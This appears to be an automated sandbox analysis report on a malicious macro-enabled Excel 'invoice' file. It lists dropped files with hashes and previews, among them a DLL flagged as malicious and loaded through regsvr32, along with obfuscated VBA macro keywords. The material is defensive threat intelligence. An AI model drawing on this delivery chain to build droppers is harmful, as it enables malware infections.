C:\Users\user\AppData\Local\Temp\1013866.cvr	
Preview:	MSQMx.....5.....4.....g.....nz...-..z.....EXCE.....5...g.....;.....<.....A..... .....I.....z....G.....G.....{.....G.....L.....Q...b.....;...N.....C.....F.... .....Q.....{...W.....f.....f.....F.....F.....F.....F..+.....0.....:.....;.....E.....X.....X... .....:!. .....G..n".....".....f..."....."....f..."....."....f..."....."....f..."....."....f..7#.....?.....X.....X.....*...{.....G.....<...B.....2f../.....O.../.....$...$..... .2f..n370....O...

C:\Users\user\AppData\Local\Temp\4D1F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	58709
Entropy (8bit):	7.859289343679907
Encrypted:	false
SSDEEP:	1536:hE8RzggbLmCf6646CIKumPheFGQlR3uBcsLNFqDQ:hJ1rmCM2Fo8F3+cQ
MD5:	B895B4A279EF5CB47BB1D2DCDE8ACD12
SHA1:	408FB942EF43197D38634DFAE0805F7BA334032D
SHA-256:	545EB594C94EF2F1BDD01B03E11E4277809581816D5530F0D586CBAFE2633BF8
SHA-512:	367344F3D565F10EDDAD605906F8E7E63E02F49DCBE8B1EF93C5AE56E99957FE1F2AB50759561BA519A4C7FD80AEEB91CDBA49A0D84AE138735FDAD7AAFBD E24
Malicious:	false
Preview:	...n.0.E.....H...(,g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2.. ]0..1....0...-..&.....|_;.....W>~.....x..u.n.....+.....*(....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-.... .D.....q..8...,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabF69F.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF0882 46
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC... 3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`.....A$:.....

C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	241332
Entropy (8bit):	4.206797960855872
Encrypted:	false
SSDEEP:	1536:cGPLEQNSk8SCtKBX0Gpb2vxKHnVMOkOX0mRO/NIAIQK7viKAJYsA0ppDCLTfMRsi:c6NNSk8DtKBrpb2vxrOpprf/nVq
MD5:	8B7B4A0FFDD249D7FC31A97A05512C15
SHA1:	2EFC81F45557FF82815E76B1BA1C51DF7C91DE3A
SHA-256:	356BE0FA61CF6AC74645C8E136989FDAECF55715E1A725AF378031C90B3DA83B
SHA-512:	A8FA64372BD6FEA7930869B1EADC73C59ADDEA906100C0F5EA4ABA54EC0AC9D112B480BEDD6742AB96BE85315A6212574322DFEF3E11E8F09B0CF1700F045C F7
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4..... `.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!..!..!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,..,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... H...4.....x...l.....T..... ..P..... .....&!..... .....

C:\Users\user\AppData\Local\Temp\TarF6A0.tmp	
Process:	C:\Windows\SysWOW64\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....20101221490 4Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\WERF4F9.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\System32\DWWIN.EXE
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	3110
Entropy (8bit):	3.6783584871862525
Encrypted:	false
SSDEEP:	96:Shz4tU6o7VxBt3uhhgHPe40PAn5xp3yQ3:Wl7LBNuhhgG45nv5p
MD5:	5C4EA1BEF006E573B5097A280E513E3A
SHA1:	94B0ADA924FC4D0E46F037442321C491FE389592
SHA-256:	E96B38EC22F4D71DEAE012FD25EB4B9B6A38EA09BE23002606B451C52660F7FE
SHA-512:	E29845FEC983C995B44A85275E1DB02006E0433B4886F3BDA4E3A5547A00F198B6A0F7CAF8367E79E8B7A01CA234C5CBDA8644A0433B79E828799514BE7E7DE/
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.6...1.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.7.6.0.1. .S.e.r.v.i.c.e. .P.a.c.k. .1.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W. i.n.d.o.w.s. .7. .P.r.o.f.e.s.s.i.o.n.a.l.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.7.6.0.1...2.3.6.7.7...a.m.d.6.4.f. r.e...w.i.n.7.s.p.1._.l.d.r...1.7.0.2.0.9.-.0.6.0.0.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.1.3.0.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e. <./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.a.r.e. n.t.P.r.o.c.e.s.s.I.

C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	318976
Entropy (8bit):	7.117669944925195
Encrypted:	false
SSDEEP:	6144:AH9O040SSrnmrwc4oU2FmrEaoGAC+Y5H2V3B918juwN:M9O02Srnh0qEJC+Y218jdN
MD5:	65178705B72BBF84D455355EF711F190
SHA1:	87E34D67D9E3BECA0768A7E0CB3CE8F119655847
SHA-256:	64E74154B802E06A6C728FE08A7CAC5D2A4B8091384AF39701A76685BC68B5BA
SHA-512:	FBA2D6AD8D7875794A36876B0090308FC197343C09B6FB1ECAABF37856CE8127F7633B0A217D5A52D4333074484C42AC4610640F7444921D7EF4CF5BF0F3E4B7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Z._.....!...2.z...`.....&.....@.....@..... .....\|.....0..(.....text....$.....&..... ..`.rdata.....@.....*.....@..@.rda ta3.....P.....,.....@..@.2.....`.....0.....@..@.rdata2.....p.....2.....@..@.data...H.....4.....@....text4...R.....T...P..... ..@.rsrc...|.....0..... .....@..@.reloc..(....0.....@..B..... .....

C:\Users\user\AppData\Roaming\Microsoft\Excel\~ar4362.xar	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	modified
Size (bytes):	52979
Entropy (8bit):	7.831648946675022
Encrypted:	false
SSDEEP:	1536:TThvE7SvwpajWcz5+/28nv5LkJ4pTQkv/:hvEcMajWcFSTdXT

C:\Users\user\AppData\Roaming\Microsoft\Excel\~ar4362.xar	
MD5:	500ABA9A319A808C9A7DF0311552FD97
SHA1:	9410F2C1A89E00BE12668EE918B3407972ACBB7B
SHA-256:	4DD0EC0FAA433CA8E2D3E392A64C7FAE580BCA8CF567DA143AB666F95A4A8C82
SHA-512:	D5F9475D66B2855DE0D33A68BBF44F25A23C26A50D7EAFB4960EE18526CEE818B5A8CF44087AB678A6AB8D1ECEC069F76EFF757ACD551CE983A5871DE4B356 51
Malicious:	false
Preview:	.V...0..W.? ..v....B...J=.].[.W...w.m.^..}.@.....%..{o<o<...UR....<].U...FH.....i...).!O.....7..... Z.<=.`?R...J..q.0.d.o.Z.....j..r....n77P.G.....N.O.{Q*O..Jr.0PZiAJ.A.A.....I.3. ....+.Y. .....,c|..0..b.Qgqe..@.....\e...Ad.U....d.(..<..I\.o/0S...0..D...o.{.2..}..rR@r.\..J...6f4.x.\...x.|}F.hK...P/.B\...'...{x.VN.y.....<.@..5....e...+.*.../q.EL..:.....=...q....u.D.w.H...] .....L.....x.....u.,6.....T.....s.1ai.cw.....1n.Hl=.C..O..&EDg.....Y1t.O.8....&..a-@.h...`.....PK.....!...>,...].....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Mon Jan 11 23:33:06 2021, atime=Mon Jan 11 23:33:06 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.473522552753825
Encrypted:	false
SSDEEP:	12:85QaVCLgXg/XAlCPCHaXgzB8IB/6VOUX+WnicvbQbDtZ3YilMMEpxRljKH9UTdJU:85A/XTwz6I0NYegDv3qc4rNru/
MD5:	965B47615F21EA2992FB68CA52CD937E
SHA1:	7BDE2CCFDB64773ECD4BE257B7F9CDE33AD2BE23
SHA-256:	96F68944FE891BF258461574D41603B609371C5E90E04E3CFF4114956F92844E
SHA-512:	022A79BCA4BDE745047D65E1249F0B4EA8DE648EDFB461C210564183569954CD8B9BBD89854C0736ED83B8DCECBF15CD2B124A67CB19C169EB94060AE5AE96 39
Malicious:	false
Preview:	L.....F.....7G..s6.~z...s6.~z....0.....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....,R$...Desktop.d.....QK.X,R$.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\585948\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....585948.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\INV7693947099-20210111388211.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Mon Jan 11 23:33:06 2021, atime=Mon Jan 11 23:33:14 2021, length=58711, window=hide
Category:	dropped
Size (bytes):	2218
Entropy (8bit):	4.494377486795273
Encrypted:	false
SSDEEP:	48:8l/XT3lktYOkMVfQh2l/XT3lktYOkMVfQ/:8l/XLIkaWfQh2l/XLIkaWfQ/
MD5:	FE823F4B22EEDC877CFB6A6BB1B4BB17
SHA1:	CFC03DC843EA720BA7ED3AA7339284038CEDE6C0
SHA-256:	EAAD7C11383B06C8BFA9271756DD1FA8581D25660EB9BF3611FC836A9EC1D574
SHA-512:	73D65CD3F086C53DF8F5FBCEC33BF175D05D99E031E466025413328A13F6ACAC212948C45AC10B841A4AD43265220E280F4404DB98333D9D314659A876D3B740
Malicious:	false
Preview:	L.....F.... .....]..{..s6.~z.../...z...W.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2.K...,R.. .INV769~1.XLS..p.....Q.y.Q.y*...8.....I.N.V.7.6.9.3.9.4.7.0.9.9.-.2.0.2.1.0.1.1.1.3.8.8.2.1.1...x.l.s.m.....-...8...[.....?J.....C :\Users\..#.....\\585948\Users.user\Desktop\INV7693947099-20210111388211.xlsm.8.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.I.N.V.7.6.9.3.9.4.7.0.9.9.-.2.0.2.1.0.1. 1.1.3.8.8.2.1.1...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.511438008892939
Encrypted:	false
SSDEEP:	3:oyBVomxWnnZb9JtWddLuYC0Zb9JtWddLuYCmxWnnZb9JtWddLuYCv:djUndcXvcX6ndcXs
MD5:	F4B4C2AFB820706DDBA7BD1143737508
SHA1:	9A791E3A38C3D3828E7D406B83C0A4894EAFB22C
SHA-256:	E412F2027BA1A60A4D8C22158756A4C39869670ECF6995C7312690D3532975AC
SHA-512:	8EC4C5FDD4DAECCE77D0C5D3D60FB1CC1AE84C629EA9FA0B737567F946D8C1C510C20AAC56D613961035B2FDF0F54774FABD14034F59E911A44E7B620A9D2 69
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Preview:	Desktop.LNK=0..[misc]..INV7693947099-20210111388211.LNK=0..INV7693947099-20210111388211.LNK=0..[misc]..INV7693947099-20210111388211.LNK=0..

C:\Users\user\Desktop\EC3F0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	58711
Entropy (8bit):	7.860058272481754
Encrypted:	false
SSDEEP:	1536:hE8RzggbLmCf6646CIKHZQmYakm9RjomAWsLNFqEY:hJ1rmCM2myS/BLAW+LY
MD5:	255CA928785E9F2C48A0E83916F79429
SHA1:	79B65260F0BEF4F34378B537E67E79193CAFA7E0
SHA-256:	F2AA013C888F4624B96D620E8B5206C02CCC49F542ADCC46E8D5CD8FDC48E485
SHA-512:	7CCEFD4776F9B889C219719778E38FC0EBF0B4997A18DEB0548B36829DD27DFCF7B0656E88E20F6541A1B8AEE3A96FF2FD3BC9D44B19361495E1072FA720A33
Malicious:	false
Preview:	...n.0.E.....H...(.g..6@S.[.....(..w(9...a....u..q.....+R..N*....o.gR....Y..."....~<z...m..>%...(.`x.....\.....&..L.l.wP.'.....l.%.....^+.....+/ ..k%@:.d.F....HFS....OH.....2.. ]0..1....0...-..&.....\_;.....W>~.....x..u.n.....+.....*(.....;7..Y.....s.:.e..XB+@..3R.Ep..o5..W...#...N.Yw.Y.|U.`rBK)o.dz..g.H.{...k.....t.....4.m...3d...N..?.....N.k.....DO....A..b...-.... .D.....q..8.,../#..K.F.....3...r..q... ..;.6.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$INV7693947099-20210111388211.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.77272893585129
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	INV7693947099-20210111388211.xlsm
File size:	42039
MD5:	9b7c2b0abf5478ef9a23d9a9e87c7835
SHA1:	6931c4b845a8a952699d9cf85b316e3b3d826a41
SHA256:	a463f9a8842a5c947abaa2bff1b621835ff35f65f9d3272bf1fa5197df9f07d0
SHA512:	4c92f1fdbd83eb8e38e93800d2620c328ac59de4d5cdef9e8fbbcfc02fe715f110db49a83880ef0726fb1224d140472abf341b22fa7710710a69f061aa880840
SSDEEP:	768:IHT0FIYwYlKUOaSqlRgzxTLKLls5QlHbdYoVq+:uYwQKUOVqlRgzxTOLpZYAq+
File Content Preview:	PK.....!.o.m.....*.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	2

OLE File "/opt/package/joesandbox/database/analysis/338082/sample/INV7693947099-20210111388211.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	
Last Saved By:	
Create Time:	2020-12-07T14:38:21Z
Last Saved Time:	2021-01-11T14:32:26Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 3215

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	3215
Data ASCII:	. . . . * . . . . X . . . . x . & . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 03 f0 00 00 00 2a 05 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 58 05 00 00 f0 09 00 00 00 00 00 00 01 00 00 00 ba 78 ca 26 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 08 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Integer:
bycilke()
VB_Name
MiV(sem.value)

Keyword
homepodd()
homepodd
Error
Integer)
bycilke
Function
ol).Name
"!"):
String
"ab":
Split(govs,
Randomize:
yellowsto(yel
Next:
ActiveSheet.UsedRange.SpecialCells(xlCellTypeConstants)
yellowsto(Oa))))
Integer
yellowsto
ol).value
nimo(Int((UBound(nimo)
Replace(Vo,
Chr(sem.Row)
Sheets(ol).Cells(homepodd,
"ab"))
Split(kij(ol),
yellowsto(homepodd))
Rnd))
(Run(""
"moreP_"
Variant)
Attribute
Resume
pagesREviewsd(Optional
ecimovert(nimo
ecimovert
MsgBox

VBA Code

VBA File Name: Sheet1.cls, Stream Size: 1639

General	
Stream Path:	VBA/Sheet1
VBA File Name:	Sheet1.cls
Stream Size:	1639
Data ASCII:	.................&.......................x.k....c....................... ....x.....".view_1_a, 1, 0, MSForms, MultiPage.... ....ME....
Data Raw:	01 16 03 00 00 16 01 00 00 c8 03 00 00 fa 00 00 00 26 02 00 00 ff ff ff ff cf 03 00 00 fb 04 00 00 00 00 00 00 01 00 00 00 ba 78 c2 6b 00 00 ff ff 63 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Index
VB_Name
VB_Creatable
Application.OnTime
VB_Exposed
Long)
ResizePagess()

Keyword
VB_Customizable
"REviewsd"
VB_Control
MultiPage"
VB_TemplateDerived
MSForms,
False
Attribute
Private
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
ResizePagess
"pages"

VBA Code

VBA File Name: ThisWorkbook.cls, Stream Size: 999

General	
Stream Path:	VBA/ThisWorkbook
VBA File Name:	ThisWorkbook.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . d . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 ba 78 1c 64 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"ThisWorkbook"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 550

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	550
Entropy:	5.28107922141
Base64 Encoded:	True
Data ASCII:	I D = " { 4 9 3 4 E D C 8 - 1 B 9 3 - 4 5 B C - B 6 9 0 - D B B 2 9 D 5 C 1 4 7 3 } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " E E E C 1 D 3 1 E 5 F 1 D 7 F 5 D 7 F 5 D 7 F 5 D 7 F 5 " . . D P B = " D C D E 2 F 3 F F 3 2 C F 4 2 C F 4 2 C "

General	
Data Raw:	49 44 3d 22 7b 34 39 33 34 45 44 43 38 2d 31 42 39 33 2d 34 35 42 43 2d 42 36 39 30 2d 44 42 42 32 39 44 35 43 31 34 37 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 4e 61 6d 65 3d

Stream Path: PROJECTwm, File Type: data, Stream Size: 86

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	86
Entropy:	3.24455457963
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3574

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3574
Entropy:	4.45079869926
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
